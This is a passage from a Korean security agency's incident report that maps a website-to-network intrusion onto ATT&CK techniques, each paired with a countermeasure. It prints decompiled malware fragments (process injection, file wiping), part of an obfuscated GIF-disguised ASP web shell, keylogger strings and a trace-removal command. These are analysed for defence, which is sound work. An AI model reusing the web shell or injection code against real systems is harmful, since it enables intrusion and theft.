

2020-04

「Tactics, Techniques, Procedures」

TTPs#1: Controlling local network through vulnerable websites



Ministry of Science and ICT

 KISA KOREA INTERNET &
SECURITY AGENCY

CONTENTS

1. Introduction	1
2. Overview	3
3. ATT&CK Matrix	5
4. Conclusion	37
5. Yara rule	38

The content of this report may not be reproduced or copied in whole or part without the permission of the Korea Internet & Security Agency (KISA); any breach thereof constitutes a violation of copyright law.

Written by: Profound Analysis Team,
Internet Incidents Analysis Division
Kim Donguk, Deputy General Researcher
Kim Byeongjae, Deputy General Researcher
Lee Taeu, Deputy General Researcher
Ryoo Sojun, Researcher
Lee Jaegwang, Manager

Edited by: Shin Daegy, Vice President;
Lee Donggeun, Director

1. Introduction

- o As hacking incidents continue to occur with ever greater frequency these days, security requirements are becoming increasingly stringent, and the capabilities of security systems are evolving to a very high level. Nevertheless, **past cyber incidents still continuing to occur and even companies with well-established cyber-defense systems are not immune from such cyber threats.**
- o The Pyramid of Pain, a well-known concept in the field of cyber-security, shows that the most effective form of defense for defenders consists in understanding the TTPs (Tactics, Techniques, Procedures of attackers) and operating the cyber-defense system accordingly. **Security is to get attackers to the Tough!** level shown in the pyramid.




Figure 1. Stress levels on attackers corresponding to the responses to each indicator, David J Bianco


- o As ever, a defense system based on the IoC (Indicator of Compromise), which refers to a simple indicator such as a malicious IP or domain, is very useful. But it is possible for an **attacker to easily secure and then discard an attack infrastructure related to a simple indicator.**
- o However, the TTPs approach is different. **Attackers cannot easily obtain or discard the TTPs.** An attacker who selected a target spends a lot of time learning and practicing the TTPs in order to disable the target's defense system, and then the attacker selects new targets to which the secured TTPs can be applied.

- o Attackers' TTPs are always closely associated with the nature of the defense environment. Thus, defenders must be well aware of their defense environment and view the flow and process of attacks from a strategic and tactical perspective, rather than as a pattern or a technique. **The defender's environment and the attacker's TTPs must be collectively considered.**
- o A defender who understands the attacker's TTPs should be able to answer the following two questions;
 - "Are the attacker's TTPs valid for the defender's environment?"
 - "If yes, what are the defense strategies that can disrupt the TTPs?"
- o The Korea Internet & Security Agency (KISA) and KrCEERT/CC identify attackers' TTPs through its incident response process, and then shares the information on how to respond to and counteract incident based on the ATT&CK Framework¹⁾. Various artifacts related to TTPs included in this report are tools to assists readers in understanding the TTPs.

1) A matrix showing the tactics and techniques used in the actual attacks as well as the countermeasures.

2. Overview

- o The KISA analyzed a system that had been under attacks until recently for two months and came up with the following TTPs by aggregating the collected information.



① Initial Access

- The attacker first attempted to access the company's website that was exposed to the public. It is presumed that credentials in the website were collected through unknown methods in advance since the attacker succeeded in logging in to the system via a specific account in the first attempt.
- Then the attacker took control of the server by uploading a web shell using vulnerabilities in the file upload mechanism of the bulletin board.

② Access privileges

- Since the attacker acquired access privileges using the web shell, he/she only had web service privileges. Thus, the attacker tried to escalate privileges by exploiting vulnerabilities in the operating system for additional malicious acts.
- Keylogging malware was then installed to collect additional credentials.

③ Lateral movement

- After succeeding in privilege escalation, the attacker used the network sharing function to further spread malicious codes. At this time, the attacker accessed the server by using the same account or the session maintained in the server.

④ Malware execution

- Then, the attacker registered and executed a malicious code in schedulers using "at" command or registered and executed it as a service using "sc" command.

⑤ Trace removal

- The attacker removed the traces of attacks by deleting event logs or malicious codes in the server when he/she completed the attacks or stopped using the server as a temporary base for infiltration.

⑥ Information exfiltration

- The attacker finally collected internal information as well as web logs in the case of a web page server, through commands of malicious codes.

3. ATT&CK Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access
<ul style="list-style-type: none"> Valid Accounts Exploit Public-Facing Application 	<ul style="list-style-type: none"> Service Execution Scheduled Task Command-Line Interface Execution through API Execution through Module Load 	<ul style="list-style-type: none"> New Service Redundant Access Valid Accounts Web Shell 	<ul style="list-style-type: none"> New Service Web Shell Exploitation for Privilege Escalation Valid Accounts Scheduled Task 	<ul style="list-style-type: none"> Indicator Removal on Host Redundant Access Network Share Connection Removal File Deletion Obfuscated Files or Information Masquerading Process Injection 	<ul style="list-style-type: none"> Credential Dumping Input Capture Brute Force
Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
<ul style="list-style-type: none"> Account Discovery Remote System Discovery System Information Discovery System Network Configuration Discovery System Network Connections Discovery System Service Discovery File and Directory Discovery Process Discovery System Owner/User Discovery Application Window Discovery 	<ul style="list-style-type: none"> Windows Admin Shares Remote File Copy 	<ul style="list-style-type: none"> Data Staged Input Capture Data from Network Shared Drive 	<ul style="list-style-type: none"> Commonly Used Port Standard Application Layer Protocol Data Encoding Standard Cryptographic Protocol Multi-Stage Channels Remote File Copy 	<ul style="list-style-type: none"> Data Compressed Data Transfer Size Limits Exfiltration Over Command and Control Channel 	

o Initial Infiltration

① Valid Accounts

- The attacker logs into the company's internal website using a previously collected valid account.

```
2019-06-07 02:40:07 211.115. GET /default.asp islogin=Y&stf_id=j n&stf_name=
tf cId=A&stf_bId=B&stf_tId=F&stf_cName: l&stf_tName=
&stf_usertype=U&stf_userlevel=6&stf_SfLeCode=A&stf_woalcode=D&id cookie= 80 - 61.254.
```

counter-
measure

- Access control by user IP
- Monitor web logs to detect any access from an unauthorized IP address

② Exploiting Public-Facing Application : Attacking vulnerabilities using externally exposed applications

- The attacker uploads a web shell (view.asp) by exploiting vulnerabilities in a file upload page (board_write_ok.asp) on the bulletin board of the company's internal website.

```
2019-06-07 02:42:07 211.115. POST /board/board_write_ok.asp - 80 - 61.254.
2019-06-07 02:42:09 211.115. GET /board/board_list.asp sub_cate_id=1 80 - 61.254.
2019-06-07 02:42:21 211.115. GET /board/data/data/view.asp - 80 - 61.254.
2019-06-07 02:42:27 211.115. POST /board/data/data/view.asp - 80 - 61.254
2019-06-07 02:42:27 211.115. GET /board/data/data/view.asp - 80 - 61.254.
2019-06-07 02:42:29 211.115. GET /board/data/data/view.asp oej=psx 80 - 61.254.
```

counter-
measure

- Take a measure to only upload files with specific extensions using the white list in a file upload page
- Remove execution privileges in the file upload path and monitored whether files with specific extensions (.asp, .cer, .html, .php, etc.) were created.

o Execution

① Command-Line interface

- The attacker uses a web shell to additionally download a custom CMD program disguised as a picture file (info.jpg) and executes a command with it.

Audit Success	2019-06-12	오후 4:59:35	592 Security	세부 추적	NT AUTHORITY\NETWORK SERVICE
Audit Success	2019-06-12	오후 3:10:11	593 Security	세부 추적	WS-1-5-21-1827578727-812098145-20
Audit Failure	2019-06-12	오후 3:09:27	599 Security	세부 추적	WSYSTEM
Audit Failure	2019-06-12	오후 3:09:27	599 Security	세부 추적	WSYSTEM
Audit Success	2019-06-12	오후 3:09:23	600 Security	세부 추적	WSYSTEM
Audit Success	2019-06-12	오후 3:09:23	592 Security	세부 추적	WSYSTEM
Audit Failure	2019-06-12	오후 3:09:01	861 Security	세부 추적	NT AUTHORITY\NETWORK SERVICE
Audit Failure	2019-06-12	오후 2:44:19	529 Security	로그온/로그오프	WSYSTEM
Audit Failure	2019-06-12	오후 2:44:19	680 Security	계정 로그인	WSYSTEM
Audit Failure	2019-06-12	오후 2:44:15	529 Security	로그온/로그오프	WSYSTEM
Audit Failure	2019-06-12	오후 2:44:15	680 Security	계정 로그인	WSYSTEM
Audit Failure	2019-06-12	오후 2:44:15	530 Security	로그온/로그오프	WSYSTEM

Description	새 작업을 만들었습니다. 새 프로세스 ID: 664 이미지 파일 이름: C:\www\info.jpg 만든 프로세스 ID: 3836 사용자 이름: NETWORK SERVICE 도메인: NT AUTHORITY 로그온 ID: (0x0,0x3E4) 로그온 상충 형식: (null)
-------------	---

counter-
measure

- Monitor if a program without the ".exe" extension is executed.
- Detect a program executed in a web directory path.

② Scheduled Task : After infiltrating the system, the attacker registers the malicious code in the task scheduler to execute it.

이름	상태	작업 트리거	다음 실행 시간	마지막 실행 시간	마지막 실행 결과	만든 이	만든 날짜
A01	준비	2019-06-26 오후 3:06에	2019-06-26 오후 3:06:59	작업이 현재 실행 중입니다. (0x41301)			
A02	준비	2019-08-14 오전 10:15에	2019-08-14 오전 10:15:00	지정된 경로가 잘못되었습니다. (0x800700A1)			
A03	준비	2019-08-14 오전 10:15에	2019-08-14 오전 10:14:59	지정된 경로가 잘못되었습니다. (0x800700A1)			


일반	트리거	동작	조건	설정	기록
작업을 만들 경우 작업이 시작될 때 발생하는 동작을 지정해야 합니다. 이 동작을 변경하려면 [속성] 명령을 사용하여 작업 속성 페이지를 여십시오.					
작업	자세히				
프로그램 시작	C:\Windows\Temp\taskhost.exe				

counter-
measure

- Save and monitor logs by enabling the "Microsoft-Windows-TaskScheduler/Operational" setting from the event logging service

③ Service Execution

- The malicious code previously executed via a scheduler registers and executes an additional malicious code.



counter-
measure

- Identify abnormal services by monitoring new service execution (event ID 7036) and errors (event ID 7030) in system logs.

④ Execution through API

- The malicious code receives a command from a C&C (Command and Control) site and calls the CreateProcessW and CreateProcessAsUserW functions to execute additional processes.

```

if ( a2 == 0x9785364F )
{
    v3 = *(a3 + 16);
    v7 = 0;
    memset(Dst, 0, 0x68ui64);
    Dst[0] = 104;
    Dst[15] = 1;
    LOWORD(Dst[16]) = 0;
    if ( (a1->CreateProcessW)(0i64, v3, 0i64, 0i64, 0, 0, 0i64, 0i64, Dst, v6) )
do
{
    v16 = *(&Str2 + v15++);
    v17 = v14++ ^ v16;
    *(&v42 + v15 + 3) = v17 ^ 0x33;    // winsta0\default
}
while ( v14 < 30 );
*(&v43 + v14) = 0;
memset(Dst, 0, 0x68ui64);
Dst[2] = &v43;
LODWORD(Dst[0]) = 104;
HIDWORD(Dst[7]) = 1;
LOWORD(Dst[8]) = 0;
if ( (a1->CreateProcessAsUserW)(v20, 0i64, arg_a2, 0i64, 0i64, 0, 1024, v22, 0i64, Dst, &v23) )






```

counter-
measure

- Install an anti-virus software and activate real-time detection.

⑤ Execution through Module Load : Loading and executing a DLL code

- Executes a malicious DLL code (wmisrvmonsvc.dll) as a service.

 svchost.exe		< 0.01	409,132 K	469,512 K	5808 Host Process for Windows Services
 taskeng.exe			4,308 K	10,728 K	4588 작업 스케줄러 엔진
 taskeng.exe			2,624 K	7,368 K	3164 작업 스케줄러 엔진
 wuauclt.exe			2,904 K	6,012 K	9900 Windows Update
 svchost.exe			3,824 K	5,772 K	5480 Host Process for Windows Services

Name	Description	Company Name	Path
WmiPrivSD.dll	WMI	Microsoft Corporation	C:\Windows\System32\Wbem\WmiPrivSD.dll
wmisrvmonsvc.dll	Configuration Manager DLL	Microsoft Corporation	C:\Windows\System32\wmisrvmonsvc.dll


counter-
measure

- Install an anti-virus software and activate real-time detection.
- Use a Windows default program (AppLocker) that prevents unknown DLLs from being uploaded.

o Persistency : Maintaining persistency

① New Service : Creating services

- When a malicious code is registered as a new service, it is automatically executed at every reboot.



counter-
measure

- Identify abnormal services by monitoring new service registrations (event ID 7045) in system logs.

② Redundant Access

- The attacker secures an additional access path by inserting a web shell into a web page after installing a malicious code.

GIF89a+ €r%o¾4yyy!ù r r, + r r|CeièAzŠ†

Two
password: submit

Copyright by Two

counter-
measure

- Examine suspicious files or pages created at the time of the attacker's infiltration.

③ Valid Accounts

- The attacker repeatedly logs in using the account obtained after the initial infiltration.

Audit Success	2019-06-26	오전 11:22:16	540\Security	로그온/로그오프	WS-1-5-21-1827578727-812098145-2032083021-500
Audit Success	2019-06-12	오후 11:24:25	540\Security	로그온/로그오프	WS-1-5-21-1827578727-812098145-2032083021-500

Description	성공적 네트워크 로그인:
사용자 이름:	Administrator
도메인:	[REDACTED]
로그온 ID:	(0x0,0x33FC40EE)
로그온 유형:	3
로그온 프로세스:	NtLmSsp
인증 패키지:	NTLM
워크스페이스 이름:	[REDACTED]
로그온 GUID:	-
호출자 사용자 이름:	-
호출자 도메인:	-
호출자 로그온 ID:	-
호출자 프로세스 ID:	-
전송된 서비스:	-
원본 네트워크 주소:	211.115 [REDACTED]
원본 포트:	0

counter-
measure

- Access control by user IP
- Identify any connection from abnormal IP address by monitoring an access from the outside (event ID 4648) in system logs.

④ Web Shell

- The attacker controls the server by accessing a previously inserted web shell.

WEB Root	Current Path	Function1	Function2	DB Manager	CMD Shell	User	Serv-U Ftp	Troy Factory
Server basic Information Server IP: Namelocalhost (IP=1 Port:8080) Server OS: Windows_NT [Port & Network] Script Timeout: 600 Path: C:\inetpub\wwwroot\W CPU count: 4(s) Detail CPU Information: Intel64 Family 6 Model 94 Stepping 3, GenuineIntel Computer Name: Administrator = Last Login User [Detail] Default Manager: User Auto-Login: No								
Current OS Path Variable %SystemRoot%\System32 %SystemRoot%\System32\Wbem C:\WAPM_Setup\Server\WApacheWbin C:\WAPM_Setup\Server\WPHP5								
Dangerous Folder Scan C:\W D:\W								
common used condition 1(s) dangerous condition exist!								
Scripting.FileSystemObject W/Script.Shell W/Script.Shell.1 W/Shell.Application W/Shell.Application.1 W/Script.Network W/Script.Stream W/Microsoft.XMLHTTP W/Microsoft.XMLHTTP W/host.modules								
Scripting.Dictionary W/Adodb.Connection W/ADODB.Catalog W/ADO.JetEngine W/Adodb.RecordSet xSoftArtisans.FileUp xFileUpload.UploadFile xPersits.Upload.1 xMail.SmtpMail xCDONTS.NewMail xSmtpMail.SmtpMail.1								
Search Server Backdoor Shift backdoor: c:\Windows\System32\sethc.exe Magnify backdoor: c:\Windows\System32\magnify.exe								


counter-
measure

- Examine suspicious files or pages created at the time of the attacker's infiltration.

o Privilege Escalation

① New Service : Creating services

- When a malicious code is executed as a new service, a system privilege is obtained.




counter-
measure

- Identify abnormal services by monitoring new service registrations (event ID 7045) in system logs.
- Disable the administrator accounts and enable the User Access Control (UAC) of administrator group accounts.

② Web Shell

- The attacker can perform a malicious act using a web privilege obtained via a web shell.



- Examine suspicious files or pages created at the time of the attacker's infiltration.
- Remove the execution privilege in the file upload path and monitor whether files with specific extensions (.asp, .cer, .html, .php, etc.) are created.

④ Scheduled Task : Valid accounts

- After acquiring administrator privileges, the attacker registers a malicious code in schedulers to secure system privileges.



counter-
measure

- Monitor abnormal task schedulers run with system privileges.
- Disable administrator accounts and enable the User Access Control (UAC) of administrator group accounts.

o Defense Evasion

① Indicator Removal on Host

- The attacker deletes the system log on the host, making it difficult to detect and analyze activities accurately.



counter-
measure

- Monitor system log deletion events (event ID 104).
- Monitor security log deletion events (event ID 1102).
- Back up event logs on a regular basis.

② Redundant Access

- The attacker maintains an access path by inserting a web shell in various paths.
- The attacker obfuscates the web shell with vbscript.encode or evades a detection by inserting the web shell in a GIF file header.

```

GIF89a
server.scripttimeout=600
response.buffer=true
response.expires=-1
session.timeout=600
on error resume next
const ugo="admin"
const man="want_pre.asp"
const nku="redhat"
const pxo="redhat"
const ydc="redhat hacker"
const vtn="redhat.html"
'<
const dbx=""
const yvc=false
const xin=true
'>
public br,ygv,gb,ydo,yka,yzd,sod,vmd
sod="<D7S0vHf3KVUaIa' :./?s98QY2iqGj1z4Lkwx}0cB`U%~&*()-_+[FpHe1THPo RuJ25Xwyb6ntCvRhgdE~t0B$},{;:"
vmd="g<zjn51r2ND1L7;':VVESS%~&*(dqvhBxaJ4Mu9)},IAXH8ZB$ )GPF6k0U_=[W3QF`RcDibCyeKonUTtup~t0-{./??"
yka=" qq$qu83h~eWdK,eFr3ue ~_sBLr/_FUK/ ($fur$5L,3UW3 ~$fur$5L,$rddPd0M~ $d0H3eWdK,eFr~Cfj3uep~hus~AEU_Ke_,VgAh~bKd~ Al
A|||yA/AKu_KA/Aeuba$dUr/AAqhF~AKUW03edLHMu30H_+A/AAqhF~ A^c%Aze_b2A2aA/AKu_KA/AqesA$dUr/AAqhF~AKUW03BL,WJA/AAqhF~35Td~
IAUWKLVRsdedHwaZ04u2A:BL.WJA/AKu_KA/A uVA$dUr/AAqhF~AV sF3BL.WJA/AHI(AqhF~3Ca.~AEUTaH~AHI^Ar.b~AEUCaECVaedLHw<30H_+3eL B
  
```

counter-
measure

- The periodic use of a web shell detection tool (WHISTL) provided by the KISA is recommended.
- <https://www.boho.or.kr/download/whistlCastle/whistl.do>

③ Network Share Connection Removal

- After finishing a task via a network share connection, the attacker ends the shared connection to remove traces.
- `cmd.exe /c "net use \\[Target IP] /d > "%s" 2>&1" edg173F.tmp`

counter-
measure

- Monitor commands and parameters.

④ File Deletion

- The attacker uses a malicious code to overwrite a file so that it cannot be recovered after deletion.

```
while ( v15 );
v16 = L".tmp~0003";
v17 = wcsrchr(NewFileName, '.') - L".tmp~0003";
do
{
    v18 = *v16;
    ++v16;
    *(v16 + v17 - 2) = v18;
}
while ( v18 );
MoveFileW(arg__, NewFileName);
(v2->_DeleteFileW)(NewFileName);
h_file = (v2->_CreateFileW)(NewFileName, 0x40000000i64, 3i64);
memset(mem_size_1000, 210, 0x1000ui64);
v20 = 4096;
do
{
    (v2->_WriteFile)(h_file, mem_size_1000, 0x1000i64, v27, 0i64);
    v20 += v27[0];
}
while ( v20 < File_Size_v7 );
(v2->_WriteFile)(h_file, mem_size_1000, File_Size_v7 - v20 + 0x1000, v27, 0i64);
(v2->_CloseHandle)(h_file);
```

counter-
measure

- Install an anti-virus software and activate real-time detection.

⑤ Obfuscated Files or Information

- The attacker uses keylogging malware to encrypt collected information with the XOR algorithm and then save it in a file.

Input	start: 193402 end: 193402 length: 0	length: 193402 lines: 1
}zKrpqi^pv^ru`qqjtwjtuM`]'b= #2V3V&4`SQ<`S%26%2'=!▲!`%-%4`S45\$ Vb}zKCTR<MK8?=EM&}zKrpqi^pv^ru`qqjupjpm`]'b췆췆`愚`踊振踵 b)z)O#V5▲4%2KE▲4%2M}zKrpqi^pv^ru`qqjupjpm`]'b= #2V3V&4`SQ<`S%26%2'=!▲!`%-%4`S45\$ Vb}zKE▲4%2M}zKrpqi^pv^ru`qqjupjpm`]'b췆췆`愚`踊振 ...		
Output	time: 53ms length: 193679 lines: 2487	
[2019.06.25 11:47:45] - "Microsoft SQL Server Management Studio" [CTRL][HOME]f ...		

counter-
measure

- Install an anti-virus software and activate real-time detection.

⑥ Masquerading

- The attacker masquerades the names of service and malicious codes used in the attack so that they look normal.
- **Service name: Windows Helper Management Service**
- **Malicious code path : C:\Windows\System32\wmisrvmonsvc.dll**
- **Malicious code path : C:\Windows\System32\nwsapagentmonsvc.dll**
- **Malicious code path: C:\Windows\System32\irmonsvcstd.dll**
- **Malicious code path : C:\Windows\System32\perfcon.dat**
- **Malicious code path : C:\Windows\Temp\taskhost.exe**
- **Malicious code path : C:\Windows\Temp\taskhostex.exe**
- **Malicious code path : C:\Windows\Temp\ntuser.dat**
- **Malicious code path : C:\Windows\Temp\service_dll.txt**
- **Malicious code path : C:\Windows\javaw.exe**
- **Malicious code path : C:\Windows\SoftwareDistribution\Download\BIT[4 digit number].tmp**

counter-
measure

- Install an anti-virus software and activate real-time detection.
- Monitor files created in the paths frequently used to create malicious codes.
(System32, Windows, Windows\TEMP, Windows\SoftwareDistribution\Download)

⑦ Process Injection

- The attacker injects an additional malicious code into explorer.exe to avoid detection by anti-virus softwares, etc.

```
v34 = (v1->VirtualAllocEx)(hProcess, 0, v56 + v51, 4096, 64);
(v1->WriteProcessMemory)(hProcess, v34, v15, v56, 0);
(v1->WriteProcessMemory)(hProcess, v56 + v34, v35, v51, 0);
v19 = v53;
if ( v36 )
{
    v25 = v53 + 3;
    *v53 = -14520;
    *(v19 + 2) = -64;
    (v1->memcpy)(v25, &v34, 4);
    *(v19 + 7) = -7937;
    (v1->dwordC8)(hProcess, v1->BaseProcessInitPostImport, v1->num_0x00261EA4, v19, 9);
}
else
{
    v26 = v53 + 1;
    *v53 = -72;
    (v1->memcpy)(v26, &v34, 4);
    *(v19 + 5) = -7937;
    (v1->WriteProcessMemory)(hProcess, v1->ZwClose, v19);
}
v1[4].CreateProcessA = (v1->RtlGetLastWin32Error)();
```

counter-
measure

- Install an anti-virus software and activate real-time detection.

o Credential Access : Access to account information

① Credential Dumping : Collection of account information using a tool

- The attacker collects credentials after intrusion using a password stealing tool called PWDUMP.
- The file contains "lsremore.dll" is the result of a crash occurred when the attacker attempts to elevate privileges. It can be one of the evidences that the attacker used PWDUMP.




counter-
measure

- Install an anti-virus software and activate real-time detection.
- Check crash log files (WER~) that are frequently created during credential dumping.
(%SystemDrive%\ProgramData\Microsoft\Windows\WER)

② Input Capture : Stealing keyboard inputs

- The attacker installs keylogging malware in the system to collect credentials entered by administrators and users.
- Storage path : C:\WINDOWS\Temp\msvcrt000.xml
- Storage path : C:\WINDOWS\Temp\nsvcr1001.xml



.rdata:00000001...	00000006	C	SLEEP
.rdata:00000001...	00000004	C	SEP
.rdata:00000001...	00000004	C	Del
.rdata:00000001...	00000006	C	[BSP]
.rdata:00000001...	00000006	C	[TAB]
.rdata:00000001...	0000000A	C	[Enter]WrWn
.rdata:00000001...	00000007	C	[CTRL]
.rdata:00000001...	00000006	C	[ALT]
.rdata:00000001...	00000008	C	[PAUSE]
.rdata:00000001...	00000009	C	[HANGUL]
.rdata:00000001...	00000008	C	[JUNJA]
.rdata:00000001...	00000008	C	[FINAL]
.rdata:00000001...	00000008	C	[HANJA]
.rdata:00000001...	00000006	C	[ESC]
.rdata:00000001...	00000007	C	[CONV]
.rdata:00000001...	00000009	C	[NOCONV]
.rdata:00000001...	00000009	C	[ACCEPT]
.rdata:00000001...	00000008	C	[MDCHG]
.rdata:00000001...	00000007	C	[PGUP]
.rdata:00000001...	00000007	C	[PGDN]
.rdata:00000001...	00000006	C	[END]
.rdata:00000001...	00000007	C	[HOME]
.rdata:00000001...	00000005	C	[LF]
.rdata:00000001...	00000005	C	[UP]
.rdata:00000001...	00000005	C	[RT]
.rdata:00000001...	00000005	C	[DN]
.rdata:00000001...	00000009	C	[SELECT]
.rdata:00000001...	00000008	C	[PRINT]
.rdata:00000001...	00000007	C	[EXEC]
.rdata:00000001...	00000007	C	[SANP]
.rdata:00000001...	00000006	C	[INS]
